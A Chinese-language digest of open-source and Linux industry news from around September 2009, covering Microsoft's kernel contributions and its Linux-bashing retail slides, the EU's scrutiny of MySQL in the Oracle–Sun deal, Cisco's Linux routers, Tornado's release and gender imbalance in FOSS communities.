Kroah-Hartman 指出，有许多编程风格指南，微软的代码与这些指南不匹配。这是正常的，但是，不是一件大事。许多公司都发生这样的事情。但是，大量的补丁确实需要做很多工作。Kroah-Hartman 上周四称，微软还没有为这些驱动程序贡献任何补丁。他说，他们将做出贡献，但是，他们提供的东西是更新任务列表的一些变化。Kroah-Hartman 说，他以前看到过这种事情并且似乎记录了这个开发过程的兴衰。微软提交的代码包括曾经添加到 Linux 内核的 2 万行代码，这些代码能够让任何 Linux 发布版在 Windows Server 2008 以及 Hyper-V 管理程序技术上运行。

微软 7 月份宣布提供这个代码的时候曾令人感到惊讶。微软宣布的消息包括根据 GPLv2 许可证发布代码。微软过去曾在这方面受到批评。

思科小型商务版路由器采用 Linux 系统

据国外媒体报道，思科公司很多款企业路由器的核心都是其自主研发的 IOS 操作系统。然而对于小型商务路由器而言，其新宠已经换成了 Linux。

思科昨日发布了一套小型商务网络产品，包括 SA500 系列安全设备，用来提供统一的危险管理性能（UTM）。SA500 系列路由器提供了常规的 UTM 整合性属性，如防火墙，VPN，防垃圾邮件，URL 过滤和反病毒功能。新款路由器并非旨在同思科的经典款企业路由器竞争，主要是面向小型商务用户设计，在复杂性设置方面更加简单。

新的小型商务路由器的消费群体主要是中小型商务用户（SMB）。在思科最近的会议中，CEO John Chambers 特别强调小型商务将是今后业务增长的主要领域。对思科而言，此举除了避免过分依赖 IOS 外，主要还是针对小型商务产品的简易性设计的。



思科副总裁和小型商务策略总经理 Mark Monday 表示，“我们意在对市场进行准确的价格定位，并降低产品复杂性，这些都不是基于 IOS 的产品。它基于 Linux 操作系统。IOS 本身是个出色的操作系统，也是我们认为能够提供的最棒的系统。但是一旦我们的合作者不愿意花费时间精力来学习 IOS 及其性能的时候，我们就需要提供一套更简便的策略，这也就是我们现在做的。”

Monday 并未就 Linux 系统核心问题或者思科对 SA500 系列的发布策略进行详细陈述。思科对于 Linux 和开源技术并不陌生。2008 年，思科为其企业 ISR 路由器生产了大量的 Linux 驱动的服务器卡（名为 AXP 应用程序拓展平台）。思科同时也为 Linux 核心技术的发展做出了贡献，它并未进行自身 Linux 自定义，也不会进入 Linux 发布业务领域。

公司面向小型商务用户提供的路由器，如思科 ASR1861 系列，和 ASA 安全设备。但是 Monday 表示他新设备的推出并不会同思科现有的企业销售冲突，也不会和现有产品发生功能上的重叠。他解释到，新的小型商务产品主要为初次尝到网络商务甜头的用户设计。类似的，他指出 ISR 和 ASA 设备都是为企业分部的办公系统设计的，这样上百个网站都可以相连，并得到企业基本的支持。

新款 SA500 系列和其他使用于 SMBs 中的思科设备相比，另外一个不同之处在于其对于最新的 Linux 产品的关注程度。例如，思科今年年初面向 SMBs 推出的垃圾邮件和病毒阻挡硬件技术就是其

IronPort 设计的。

Monday 表示 SA500 也包含了电子邮件安全保护功能，支持 100 个电子邮件用户，但是主要用户群体还是希望使用统一的危险管理产品的小型商务用户。他们不想仅仅为了电子邮件花费一大笔开支。Monday 谈到，“在电子邮件安全性问题上，我认为毫无疑问，IronPort 的 Spam Blocker 是对小型商务用户而言最好的产品。主要适用于 50 人左右的团队。我们也确实强调了这个事实。而 SA500 则是一款多目的性的设备，它可能不是对于某一特定问题最奏效，但是他确实对所有问题而言都是有一定效果的。”

威盛电子加入 Linux 基金会

来自 Linux 基金会官方的消息，威盛电子正式加入 Linux 基金会。威盛电子主要提供 X86 平台的低功耗处理器，广泛用于上网本、PC 台式、服务器、嵌入式领域。威盛电子营销副总裁 Richard Brown 认为：加入 Linux 基金会，将促进 Linux 生态系统发展。我们看到了 Linux 的增长势头，为此感到振奋，特别是在移动通讯领域。我们将投入大量资源，支持这一领域的发展。

威盛电子将继续保持与 Linux 社区的合作，以确保提供驱动程序，重要文件和源代码与处理器平台的兼容性。获取此信息，请访问威盛 Linux 的门户网站。

威盛电子将参加由 Linux 基金会组织的首个 LinuxCon 大会，这个大会由 Dell, HP, IBM, Intel, Novell 以及高通公司赞助。会议时间和地点：2009 年 9 月 21-23，波特兰。作为新的成员，威盛电子还将会受到邀请参与由 Linux 基金会组织的协作大会，这个会议将在 2010 年 4 月份举行。

Facebook 宣布使 Friendfeed 实时技术开源化

据国外媒体报道，Facebook 在本月中旬宣布，该公司已经将最近收购的社交媒体聚合网站 Friendfeed 的实时技术——Tornado 开放源代码化。



Facebook 高管大卫·瑞科多(David Recordon)发表博客文章称，Tornado 能够同时处理数千个连接，非常适合用来开发实时 Web 服务，其优势在于速度和处理大量并发流量。

Facebook 产品总监、FriendFeed 联合创始人布莱特·泰勒(Bret Taylor)表示，Facebook 之

所以决定使 Tornado 成为开放源代码技术，是因为其希望其他开发者也能开发实时 Web 服务，这是其开放源代码计划的一部分。

目前，任何用户都可以免费下载 Tornado。Facebook 表示，该公司希望开发人员试用 Tornado，利用 Tornado 开发 Web 服务。

开源改变世界，通信华丽转身

如果你还没有了解到，开源正在改变通信世界，你 OUT 了。

Eastern Management Group 已经跟踪研究 PBX 市场超过 30 年，他们在 2009 年发布的对 2008 年北美地区 PBX 市场的研究报告显示，开源(Open Source)的 PBX 设备已经占据了 18% 的份额，这一份额高于 Nortel, Cisco, Avaya 以及其它的主要供应商。

这一数据一点都不让人惊讶。2008 年底，在一片凋零之中，《Business Weekly》就专文指出，受益于经济危机，开源将取得惊人增长。商业周刊还特别举出可能的替代软件，比如 Sugar 开源客户关系管理软件（替代 Salesforce.com），Asterisk 开源电话交换机软件（替代 Avaya IP Office 500）。

以 OpenVox 所支持的开源通信软件 Asterisk 为例，2008 年下载安装量猛增 4 成。63% 的用户第一次使用开源通信软件都是低于 10 个用户的规模，带有明显的试验性质；而 92% 的回头客则是为 500-1000 用户的大型企业安装商业电话系统，这些大企业至少安装两套开源商业电话系统，而且一般都有 10 个以上的分支机构。

系统集成商和 IT 经理们尝到甜头，他们认为开源的通信系统更有效率，更自动化和最佳性价比。开源的好处还在于让 ICT 真正融合，让 IT 人士也能快速进入通信市场。比如典型的 IT 公司 Dell 如今也在销售基于开源技术的商业电话系统。

现在，几乎所有的系统集成商和软件开发商都面临这样的抉择——开源还是闭源？转型还是观望？然而开源改变世界的速度并不因此放缓，通信设备开发商是像跳舞一样华丽转身，还是被潮流挟裹而动？

似乎还有一条佐证，3Com，美国知名的网络设备提供商，如今也是与开源共舞的大象之一。

采用 OpenVox 语音卡和 Asterisk 软件的开放源代码通信系统，已经不仅局限在传统的北美市场。中国大陆的开放源代码事业也在不断发展，OpenVox 已经持续赞助大陆多个类似的活动和开放源代码组织，最近的一次是即将在 2009 年 9 月 20 日北京国际通讯展期间举办的北京 Asterisk 爱好者聚会。

数年前，人们已经默认，开源改变了世界。如今，通信世界转身开源，正以润物细无声的优雅姿势，渗透至每个 CTI 开发商、IP 呼叫中心提供商、IP 设备制造商和 3G 视频增值开发商。

微软攻击对手策略再继续 矛头指向 Linux

微软向对手苹果发起一轮又一轮的广告攻势后，其“笔记本猎人”系列终于初见成效，这种用对方所谓的缺点进行攻击的方法似乎是一个好办法。除了苹果，微软还有很多很多十分棘手的竞争对手，其中自然少不了 Linux，那么微软是不是也会采用同样的方法来对付 Linux 呢？看来答案是肯定的。

近日美国大型电子消费品零售商百思买的一位员工在网上公布了微软提供的一份演示文稿，内容就是微软希望销售人员向顾客如何解说 Linux 的。微软在这份幻灯片中陈述了 Linux 的诸多缺点，比如说，Linux 对摄像头、iPod 等 MP3 多媒体播放器的支持欠佳，与打印机、扫描仪等设备的兼容性较差，此外这种操作系统还缺少授权后续技术支持。

微软的这些描述自然会让一些 Linux 用户十分不快，也会让很多没有使用 Linux 的用户心生怯意。其实 Linux 并没有微软描述的那样糟糕，至少在技术支持方面红帽等企业做的丝毫不比微软差。另外，微软还补充说，Linux 不支持像《魔兽世界》之类的游戏。

分析称甲骨文或放弃 MySQL 保证收购交易获批

北京时间 9 月 5 日《商业周刊》文章指出，Sun 的开源软件是欧盟对甲骨文收购 Sun 交易方案的审查重点，但是欧盟可能不会阻止这项交易。

甲骨文提出的收购 Sun 的交易在欧洲遇到了小麻烦，但是不大可能会令这项收购交易流产。欧盟监管机构在 9 月 3 日宣布对甲骨文收购 Sun 的交易展开反垄断调查，欧盟声称调查的目的是确保甲骨文会继续开发 Sun 的开源数据库软件即 MySQL。这项收购交易的价格是 74 亿美元，已经获得美国司法部的审批，目前它面临的障碍就是欧盟的审查。欧盟要等到 2010 年 1 月 19 日才会做出批准或否决这项交易的决定。对于这种收购交易，欧盟以前经常会要求相关企业对交易方案作出一定修改，以消除反垄断方面的顾虑。



欧盟竞争委员会委员内莉克罗 (Neelie Kroes) 表示，甲骨文是全球最大的版权数据库厂商，而它打算收购的 Sun 则是全球最大的开源数据库厂商，委员会必须慎重考虑这项交易可能对整个行业和市场造成的影响。她表示：委员会希望开源软件开发商们可以继续开发 MySQL 数据库的基础上开发其他的新产品，保证企业客户们以后还能够在开源软件和版权软件之间进行选择。

甲骨文可以将 MySQL 分拆出去

欧盟的审查可能不会令这项交易流产，但是很可能会令它推迟。监管机构关注的数据库软件在 Sun 的整体业务中只占很小的一部分，而且只在某些特定市场上与甲骨文的产品存在竞争关系。在截至 6 月 30 日的财年里，Sun 的全年营收为 114 亿美元，而 MySQL 的收入在其中所占比例还不到 5%。专家们相信，甲骨文完全可以将那部分业务分拆或出售，以满足监管机构的要求。

即使甲骨文保留 MySQL 业务，它也不太可能在那款产品上继续投资。作为一家独立公司，MySQL 的发展前景是非常不错的。专家们认为，甲骨文绝对不想看到这样一款可能对其旗舰 11g 数据库构成巨大威胁的产品存在。

甲骨文拒绝就欧盟决定对它收购 Sun 的交易进行审查一事发表意见。甲骨文发表了一则声明，声称欧盟委员会已经决定采取第二阶段的调查，以收集更多的资料。甲骨文同时还指出，美国司法部以及甲骨文股东均已批准了这项交易。

目前数据库市场的规模在 214 亿美元左右，甲骨文虽然是市场领先的厂商，但是它还是面临着很大的竞争压力。它的主要竞争对手是 IBM 和微软，这三家厂商的市场份额之和达到了 80% 左右。开源数据库软件因为成本低廉受到了企业用户们的广泛喜爱。销售 PostgreSQL 开源数据库软件的 EnterpriseDB 的首席执行官 Ed Boyajian 表示，MySQL 的许多用户已经联系过他了，因为甲骨文宣布收购 Sun 之后，它们担心甲骨文会忽视甚至放弃那款软件。他说：人们担心被捆在甲骨文的销售渠道中，甲骨文软件使用和销售方面的核算费用一直在上升。

其实，开源数据库已经得到许多企业的青睐，现在已经对甲骨文构成威胁。日本电信巨头 NTT 表示，它预计在部分电脑中使用 PostgreSQL 每年会比使用甲骨文的软件节省 1 千万美元的开支。NTT 开源软件中心的高级经理 Takeshi Tachi 表示：这款软件现在已经非常成熟，能够满足我们关键计算系统的需求。

虽然将 MySQL 连同 Sun 的其他业务一并收购过来可以帮助甲骨文消灭一个竞争对手，但是它可能不会因为 MySQL 牵涉到的反垄断问题而葬送整个交易。据市场调研公司 Gartner 称，由于这项交易能否获批还是个未知数，因此 Sun 第二季度在计算机服务器市场上的份额被 IBM 和戴尔夺去了不少。如果压力继续增大的话，甲骨文很可能会舍车保帅，将 MySQL 排除在收购交易之外。

微软呼吁建立全球专利系统 开源阵营反对

9 月 3 日消息，据国外媒体报道，微软一名高级律师近日表示，全球专利系统有助于增强对企业智能财产的保护，并使其保护流程更加便利快捷。

在当天发布的文章中，微软负责知识产权事务的副总裁 Horacio Gutierrez 指出目前对于国际性专利保护程序的需求与日俱增，全球相关的需要加以保护的专利程序达到 350 万，其中有 75 万在美国。

Gutierrez 表示，“当今社会的联系愈发紧密，全球商务和合作性创作不断开展，急切需要使用一种专利保护程序进行全球范围的专利保护，通过制定的检查机构检查和审查，并由指定的司法团体对其进行合法化。一个有效的全球专利系统可以解决很多国家间专利系统问题，诸如难以管理的订货问题和冗长的裁判期等问题。”

Gutierrez 认为通过对诸如“专利审查高速公路”和“IP5”合作工程等的宣传，可以有效协调国际间专利系统，但是要使得公司更好地对自己的智能财产加以保护，还需要开展很多工作。他认为，“面对这些挑战，我们需要有长远的目标，克服政治上的障碍，同时清除一些程序上的冗余问题，以便构建一个全球专利系统来促进创新，增强公共意识，鼓励竞争，推动经济的发展并促进就业。而现在正是时候。”

继微软在德克萨斯州就其 word 程序专利侵权一案被审查后，公司很快就号召加快专利程序的推进。8 月份，美国德克萨斯州东部地区法庭发布了永久性禁令“禁止微软在美国销售或输入任何含

有打开.XML, .DOCX 或 DOCM(XML)文件功能的 Word 产品。”，该项声明是通过原告的代理律师发布的。

i4i 主席 Loudon Owen 就 CNET News.com 采访表示，微软对此的态度是“特别的”，“该法令凸现了微软对敢于坚持反对他们的专利发明者的敌对态度，也表明了法庭系统的不足。”

微软就此事表明的姿态招致了来自开源团体和其他反专利倡导者的反对。GNU Linux 项目发起人 Richard Stallman 最近就呼吁罢用 Mono 软件工具，因为它们会使得用户可能受到潜在的微软专利侵权指控。在 Free Software Foundation 发表的一篇文章中，Stallman 指出，只有傻瓜才会忽略微软此举可能导致的威胁。

上个月通过选举委员会注册的英国盗版党也对现有的专利系统持反对态度，特别是在医疗健康领域，同时表示将在下次选举中对此进行改革。该党领袖 Andrew Robinson 表示，“公司对救生类药物的垄断就表明人们在无法负担的时候将面临死亡。”

微软在此事上得到来自其他组织的合作和支持。世界知识产权组织计划于 9 月 17 至 18 日在日内瓦举办全球知识产权执行会议。其声明中表示，“IP 系统需要同全球知识创新和商务运作趋势保持同步。这次讨论会将为大家提供一次极佳的商机，以便更好地拓展现有的多样化国家和区域 IP 基础设施，从而更好地为日益增长的国际间和无国界创新活动提供技术支持。”FSF 欧洲和英国盗版党也表示致力于此。

梦工厂公司技术代表红帽峰会上讨论云计算

美国梦工厂动画公司数字业务主管 Derek Chan 在 2009 年 9 月 1 日至 4 日在芝加哥举行的红帽峰会上做了关于开源云计算的主题演讲。Chan 讨论美国梦工厂动画公司过去几年里如何利用云计算完成多部电影创作的情况。

从早几年的“小蚁雄兵”、“怪物史莱克 2”和“马达加斯加”到即将发行的影片“训龙记”和“怪物史莱克 4”，云计算技术对于提供制作这些影片所需要的计算资源起到了至关重要的作用。

红帽公司执行副总裁兼产品与技术部总裁 Paul Cormier 说：“美国梦工厂动画公司多年来一直是红帽公司可依赖的合作伙伴之一，我们的协作使梦工厂能够利用开源软件生产获奖的电影。Derek 一直是在动画业中推广 Linux 和开源技术的一位关键支持者，梦工厂则一直是动画行业同行中创新的风向标，利用云计算就是再好不过的证明。”

1996 年，Chan 加盟梦工厂公司，在当前数字业务主管的职位上，他为包括系统工程、系统运营、技术资源管理、硬件工程和虚拟创作室协作开发在内的动画创作室的计算基础设施的战略设想和规划做了大量的工作。他一直是多项技术创新项目的带头人，正是这些项目使美国梦工厂动画公司达到了前所未有的规模和创造性的里程碑，包括由专有软硬件向 Linux 和商用硬件的迁移。

Chan 说：“开源软件一直是我们赖以创作电影的整体计算基础设施的关键技术。我们看到基于开源的平台和云计算的自然的融合，这将大大使企业计算受益。我期待着向听众交流我们采用云计算的想法和我们进军云计算的过程中得到的深刻体会，谈一谈我们认为向前发展必不可少的东西。”

来自世界各地的业务决策者、工程师、开发人员和开源社区积极分子将齐聚红帽峰会。与会者将获悉红帽解决方案和 JBoss 企业中间件技术的最新开源进展情况。

社区扫描

章文嵩将出任淘宝网基础核心软件研发负责人

9月22日下午消息,据淘宝网相关负责人证实,国际项目LVS(Linux 虚拟服务器)创始人章文嵩博士将于近日加盟淘宝网,并出任研发领域的负责人。

据悉,章文嵩将负责领导淘宝网的核心系统研发部,主要担负淘宝基础核心软件研发、推进网络软硬件方面的性能优化、以及搭建下一代低碳低成本淘宝电子商务系统基础平台等方面的工作。

章文嵩 1973 年出生,于国防科技大学获得博士学位。1998 年,章文嵩创立 LVS 并成为主要开发人员,此前亦曾出任 TelTel 首席科学家,从事大规模分布式的通信系统的设计和开发。

LVS 是 Linux Virtual Server 的缩写,意思是 Linux 虚拟服务器。LVS 集群采用 IP 负载均衡技术和基于内容请求分发技术,可以将请求均衡地转移到不同的服务器上执行,从而将一组服务器构成一个高性能的、高可用的虚拟服务器。

数据显示,截至6月底淘宝网注册会员逾1.45亿,上半年交易额增长97%至809亿元,以交易额计,家居日用类商品首次成为其最畅销商品类型,淘宝商户每分钟可售出438件家居用品。

开源联盟主席: 谷歌推操作系统是中国软件机遇

9月21日消息,在2009自由软件日中国北邮站的活动中,中国开源软件(OSS)推进联盟主席陆首群向记者表示,谷歌将推出的开源CromeOS操作系统是中国软件发展的机遇,但国内企业仍应该谨慎与之合作。

谷歌前段时间宣布将开发基于Linux的操作系统CromeOS。陆首群认为,谷歌在互联网应用领域领先微软之后,将竞争点深入到微软的核心操作系统上,已经说明谷歌和微软全面对抗,而前者的系统开源性质更有利于国产软件企业的发展。

“Linux 平台和 Windows 相比,软肋就在桌面端。”陆首群表示,这主要是因为驱动软件和应用软件的不足,而国产软件想要架构在 Windows 这个不开源的平台很难得到长远的成长。

在谷歌计划进入操作系统竞争后,陆首群认为这正是国产软件企业走向商业化的良好机遇。他表示,开源软件在中国的发展其实并不落后于国际水平,但因为开源的性质,一直找不到很好的商业模式是这些企业无法做大的原因。

同时,陆首群也认为,谷歌也是商业公司,国产企业在考虑和谷歌合作的同时,也要认清谷歌的要求,不能盲目进行。

自由软件日(SFD)是全世界自由/开源软件的节日,今年的9月19日,国内70多个点举办了中国站的活动。其中开源软件倡导源代码开放,而自由软件更是要求使用、修改、发布的自由。

Linus Torvalds: Linux 内核必须瘦身

据媒体报道,在9月21日举行的LinuxCon技术大会上,Linux操作系统创始人、素有“Linux之父”之称的林纳斯·托瓦尔兹(Linus Torvalds)表示,目前Linux内核体积越来越大,功能也越来

越复杂，虽然此举使后续代码整合工作更为容易，但目前当务之急，还是应该对 Linux 内核进行“瘦身”，使其内核能够更为简洁。



托瓦尔兹说：“目前 Linux 内核体积很大，这确实是个问题。我 15 年前所预想的 Linux 内核体积应该是非常简洁，而不是像现在这么臃肿。”他接着表示，每当为 Linux 内核增加新功能时，该内核体积臃肿的问题就显现了出来。Linux 内核增加新功能的速度越快，出现系统漏洞的几率也就越高。

Linux 基金会近日发布报告称，近一段时间以来，Linux 内核的开发速度呈加快之势，更多外部开发者已陆续加入到 Linux 开发的行列中来。

托瓦尔兹对此表示，对更多开发者加盟这种情况感到非常高兴，因为 Linux 开发速度加快后，他本人的工作也更为容易，“与半年前相比，我们目前的开发模式似乎已更为有效。而现在其他开发者所开发的东西质量提高后，我也更容易把这些代码添加到 Linux 内核当中去。”

托瓦尔兹还表示，目前自己开发 Linux 内核的动机与以前相比已大为不同。他当初开始开发 Linux 内核时，动机其实很单纯：希望了解一下计算机硬件和软件之间的关系，并自己动手开发出很“酷”的作品。而现在他的动机已变为：如何使 Linux 社区规模获得进一步发展。

托瓦尔兹说：“我喜欢同他人争论，我喜欢告诉别人他们很傻。我最初对于计算机技术的疑问早已解决。我现在这样做，并不是为了解决我本人计算机上的问题，我现在是做着很有意思、也有价值的事情。”

为什么用户为商业软件放弃开源替代

自由开源软件的拥护者给出的开源吸引用户和开发者的理由，从“免费”到“开源哲学”不等。有时，开源追随者们也会谈起用户放弃开源软件的原因，比如“需要电话技术支持”。但一个他们不愿正视的事实是，有些人在尝试过开源软件后便不再碰它。为什么用户会为商业软件放弃开源替代？这是开源社区需要面对的难题，要想让更多人使用开源软件，你就需要知道是什么导致他们离开。Itworld 的一篇文章列举了诸多事例：

一位用户拒绝 OpenOffice.org 是因为它缺乏足够多的功能；一位企业家用 Unison 在服务器和多台电脑之间同步文件，但由于性能表现不佳转而使用支持多个平台的 DropBox；一位开发者放弃开源工具是因为它太慢，设置和管理太复杂，而售价 750 美元的商业产品 Perforce 对小企业而言是

一笔很划算的投资；图形编辑软件 The Gimp 需要一个更友好的界面；一位用户从 Linux 换到 Mac OS X，理由是 Linux 需要太多时间去调整、设置和维护；开源软件的更新不像商业软件升级那样广泛宣传，结果用户发现几年前的开源软件和现在的软件之间几乎没有多少相同之处；开源软件也会引发混乱，比如微软的一个开源产品在几年后不再更新，用户必须付费购买新的产品...许多用户需要的是能工作的软件，而不是需要折腾的开源软件，尤其是当他们没有多少空闲时间的时候。

微软开源主管 Sam Ramji 离职

当几年前他应邀担任微软开源实验室主管时，一些人说他疯了，但 Sam Ramji 承受了，在他的努力之下微软对待开源的态度和开源社区对微软的看法都发生了很大变化。现在 Sam Ramji 宣布他将在月底离开微软，回到硅谷，加入一家新成立的云计算公司。

Ramji 在一份声明中称，“46 个月之后，我惊讶于公司、所属团队和行业内发生的改变。”2005 年进入微软的 Ramji 称他相信，开源是微软无法忽视的行业浪潮，它正在接近拐点。他表示离开微软是个人原因，妻子和他决定搬回到加州。随着 Ramji 的离开，微软进入开源的积极势头是否会延续？微软平台战略总经理 Bill Hilf 说，他们正在积极寻找能填补 Sam Ramji 空缺的人。

微软捐款 100 万美元设立 CodePlex 开源基金会

据国外媒体报道，微软打算正式成立了 CodePlex 开源基金会，并拿出 100 万美元作为该基金会的初始资金。微软设立 CodePlex 基金会的目的是，加强同开源社区的代码交换以及沟通理解程度。



此前微软平台战略部门已设有 CodePlex 项目，CodePlex 基金会就是该项目的延伸。该基金会今后将设立一个论坛，并邀请开源社区和其他软件开发商参与讨论交流，以共同搜索出行之有效的开源软件发行模式。今后凡属于 CodePlex 名下的知识产权，都将以开源许可证形式对外发布。

据悉，CodePlex 基金会为非盈利组织，微软平台战略部门主管萨姆·拉姆吉(Sam Ramji)将出任该基金会临时会长。如果拉姆吉今后担任 CodePlex 基金会正式会长，则意味着他必须辞去目前在微软所担任职位。目前 CodePlex 基金会的其他临时高管也多来自微软。

自微软创建以来，该公司同开源社区之间的关系一直比较冷淡。但过去两年中，微软试图改变

这种关系，并为此专门设立了平台战略部门，希望借此加强同开源社区的合作力度。尽管如此，对于一些被整合到开源软件的技术，微软声称自己具有专利权，并要求相应开源软件发行商向微软支付专利授权费用。

今年早些时候，微软对荷兰 GPS(全球定位系统)设备制造商 TomTom 提起法律诉讼，称后者所使用 Linux 软件中含有微软专利技术。后来 TomTom 同微软达成了庭外和解协议，并答应向微软支付一定费用。微软对此表示，此案仅同微软一项专利有关，微软并不是希望通过该诉讼来限制 Linux 软件发展。

袁萌：微软为何要给 Linux 抹黑？

近年来，Linux 发展很快，逐渐流行起来了。在平日里，Linux 自得其乐，根本不碍 Windows 什么事。但是，不怎么搞的，微软倒是先着急了，要给 Linux 脸上抹黑。此话怎么讲？

9 月 4 日开源业界爆出一则大新闻。微软给零售商（Best Buy）的雇员提供一套幻灯片（十张淡绿色片子），培训（灌输）他们如何给 Linux 抹黑（How to trash Linux）。大意是说，Windows 7 要比 Linux 好多了，其理由如下：

- 1、对数码相机、iPod 和 Mp3 支持，Linux 不如 Windows 7；
- 2、对打印机和扫描仪支持，Linux 不如 Windows 7；
- 3、对应用软件支持，Linux 不如 Windows 7；
- 4、授权的技术支持服务，Windows 7 有，而 Linux 没有；
- 5、对游戏的支持，Linux 不如 Windows 7；
- 6、对网络支持，Linux 不如 Windows 7。

微软如此把 Linux 与 Windows 7 相提并论，进行比较，岂非不是抬举了 Linux？但是，由于 Linux 版本很多，不知微软是拿哪一种 Linux 版本进行比较的。要是拿什么“国产”Linux 版本进行比较，结论也许是真的。针对微软这个幻灯片，网络上有 249 篇跟帖，都说微软此举是犯糊涂了。大家知道，微软要是拿 Ubuntu 9.10(Alpha 5)版本与 Windows 7 进行比试，恐怕结论就要打上一个大问号了。

实际情况是，一般而言，电脑零售商，既销售 Windows 电脑，也销售 Linux 电脑（比如，Dell 的 Ubuntu 电脑），两种电脑他们都想卖出去，不愿意做这样的比较，以免把客户搞糊涂了，什么电脑也不买就走人。如果一定要进行这种比较的话，那么，在我国境内，预装 Ubuntu 的 U 盘厂商要告微软的状，因为，他们的 U 盘配件根本上不与 Windows 7 抢占市场，两者各走各的路。

微软如此抬举 Linux，无非是因为 Linux 真的威胁到了 Windows 7 的销售。我看 Ubuntu 9.10 不仅威胁到 Windows 7，而且，连“国产”Linux 也恐怕快扛不住了。Ubuntu 真是步步逼人啊！特别是，Ubuntu 9.10 的服务器版本把企业云计算都包括进来了，国内相关 Linux 厂商只能望洋兴叹，垂头丧气。搞 Linux，如果路子（或思路）不对头，那简直是活受罪！

据说，深圳乌邦托公司目前正忙着搞《世界软件自由日》的庆祝活动。在那一天，他们将要公开展示作为计算机配件的 U 盘。这种 U 盘里面包括了 OOo 办公套件的最新版本 3.1.1，完全免费，功能相当于 Windows 2007。我在想一个问题，将来，Ubuntu 10.04、10.10、11.04、11.10，..... 没完没了地发布下去，如何了得？在 5 年之后，当 Ubuntu 15.04 发布的时候，全球软件业的格局还

能是目前这个样子吗？奉劝各位软件业老板（老总）想想这个问题。硬是要与 Ubuntu 较劲，到处叫卖商业软件包，何必呢？有人说我是典范（Canonical）的枪手，我还想当典范的炮手呢！

微软攻击 Linux 惹火开源社区

据国外媒体报道，微软近日在一份培训材料中大肆攻击和歪曲 Linux，此举令 Linux 社区大为恼火。在先前的报道中，微软在培训电子产品连锁店百思买(Best Buy)员工如何销售即将发售的 Windows7 的过程中，提供了这份培训材料。而 Linux 专家称，微软在培训材料中处处针对 Linux，不惜以谎言攻击 Linux，误导消费者。

在演示稿中，微软主要强调了 Windows7 对硬件的支持和对软件的兼容。微软称：

“Windows7 是兼容性最高的一款 Windows 系统，支持 3000 多款打印机和 700 多款数码相机。”相比之下，微软称 Linux 连一些基本的设备 and 应用都不支持，如 iTunes、Zune、Quicken、Photoshop 和 Office 2007 等。

对此，一些 Linux 专家称，微软是故意为百思买员工“洗脑”，然后让他们误导公众。而事实上，Linux 具备 Windows7 的绝大部分功能，而且比 Windows7 稳定，价格低廉。在安全性方面，Linux 更胜一筹。

计算机程序师克里斯多佛·勒迈尔(Christopher Lemire)称：“这是微软的常用伎俩，但这次有些过头，完全是在攻击 Linux。一直以来，微软都在不断变换手段，这完全是在撒谎和误导。”勒迈尔还称：“其实，微软产品的许多功能都借鉴于苹果或 Linux 产品，如浏览器的多标签浏览功能，最初是 Firefox 和 Safari 先推出的。”

有开源软件爱好者称：“别相信微软，Windows 能做的事情，Linux 全能做。但有一件事情除外，Linux 不容易中毒。”还有 Linux 开发人员称：“Linux 时代即将来临，微软希望阻止这一切。培训材料的大部分都在鼓吹 Windows7，但有一点是事实，当前 Windows 确实比 Linux 易于管理。”

对此，微软称：“我们一直都在与合作伙伴合作，帮助他们在竞争激烈的市场准备销售我们的产品。该材料仅仅是我们提供给零售伙伴的许多介绍材料之一，旨在向销售人员介绍 Windows 与 Linux 的区别。”

欧盟关心 MySQL 的未来

Oracle 收购 Sun 基本已成定局，就主要等待欧盟的首肯。但欧盟似乎并不担心收购所可能带来的垄断问题，而是更关心 Sun 的开源产品，尤其是开源数据库 MySQL 的未来。

欧盟反垄断专员 Neelie Kroes 担心 Oracle 是否会去继续发展 MySQL。Oracle 是世界上最大的私有数据库软件开发商，而 Sun 是一家主要的开源数据库软件开发商。Kroes 担心交易会给消费者的选择带来不利影响，因为最大的私有数据库公司将接管最主要的开源数据库公司。Kroes 说现在的经济环境迫使企业寻找节省成本的方案，开源软件正逐渐成为私有软件的可行替代，欧盟需要确保此种选择将会继续存在。三家企业微软，IBM 和 Oracle 控制了数据库市场 85% 的份额，MySQL 有可能威胁到 Oracle 的生意，因此 Oracle 或许会忽视 MySQL 的未来开发。欧盟委员会将对此交易展开深入调查，他们重申批准交易不会有什么问题，但如果发现问题，欧盟需要看到补救措施：比如出售 MySQL，或者 Oracle 为 MySQL 的未来发展提供担保。

行业观察

重男轻女：开源界的阴暗秘密

IT168: 南非蜘蛛

9月19日，GNOME基金会和自由软件基金会召开了一个小型峰会，讨论如何提高女性在自由和开源软件(FOSS)社区中的参与度。通过这个峰会，两个基金会将修复双方之间的关系。几个月前，理查德·斯托曼(Richard Stallman)在大加纳利岛(Gran Canaria)的发言，曾被人们批评“重男轻女”。

然而，不管什么原因，这次峰会意味着开源界首次公开承认一个事实：数年以来，重男轻女已经成为开源社区一个不容回避的现象。

当然，官方并不会公开承认这一点。它们会说，开源社区有技术精英组成，性别不是问题，关键所在是看其贡献大小。

举例来说，埃里克·雷蒙德(Eric Raymond)在描述自由及开源软件文化时写到：

“黑客界依然主要是男性的地盘。但是，与整个技术行业的个位数比例相比，女性在黑客界所占比例明显更高一些，女黑客们同样备受尊敬，被平等对待。黑客们通常把自己的文化归结于文本网络的影响，这毫无疑问是一个强大的影响。另外许多黑客都对人工智能和科幻小说有研究，这有助于他们培养包容性的人格，而非排它性人格。性别并不是什么大问题。”

但是从数据看来并非如此。的确，一般来说，在计算机学科和高科技行业方面，女性所占比例仍然非常低，不仅仅是在自由软件一个领域。根据安琪拉·拜伦(Angela Byron)年初在开放网络大会上的演讲显示，在专有软件领域，女性所占比例为28%。

当被问及开源开发者中女性的比例时，多数人估计的数字约在30-45%之间。在了解了专有软件行业中的数据后，一些更加密切关注该问题的人士或许给出的答案是在12%与16%之间。但实际上准确数字却要更低：只有1.5%。

换言之，与专有软件开发相比，女性自由软件开发者所占比例要低17倍左右。尽管专有软件在很多方面不如自由开源软件，但在吸引女性参与方面，却要更加成功。不管这些数据的误差有多大，自由开源软件肯定在这一方面存在问题。这个数字让自由开源软件社区的我们难以置信。

拜伦表示，在她主要参与的Drupal项目中，女性成员占12%。据艾伦·赛格(Aaron Seigo)透露，KDE项目的女性比例也基本相似。有人或许会指出，个别女性也在自由开源软件方面取得成功，如GNOME基金会的斯托米·彼得斯(Stormy Peters)或Linux Today的编辑卡莉·斯诺德(Carla Schroder)。然而她们的存在并不会改变整体局面。

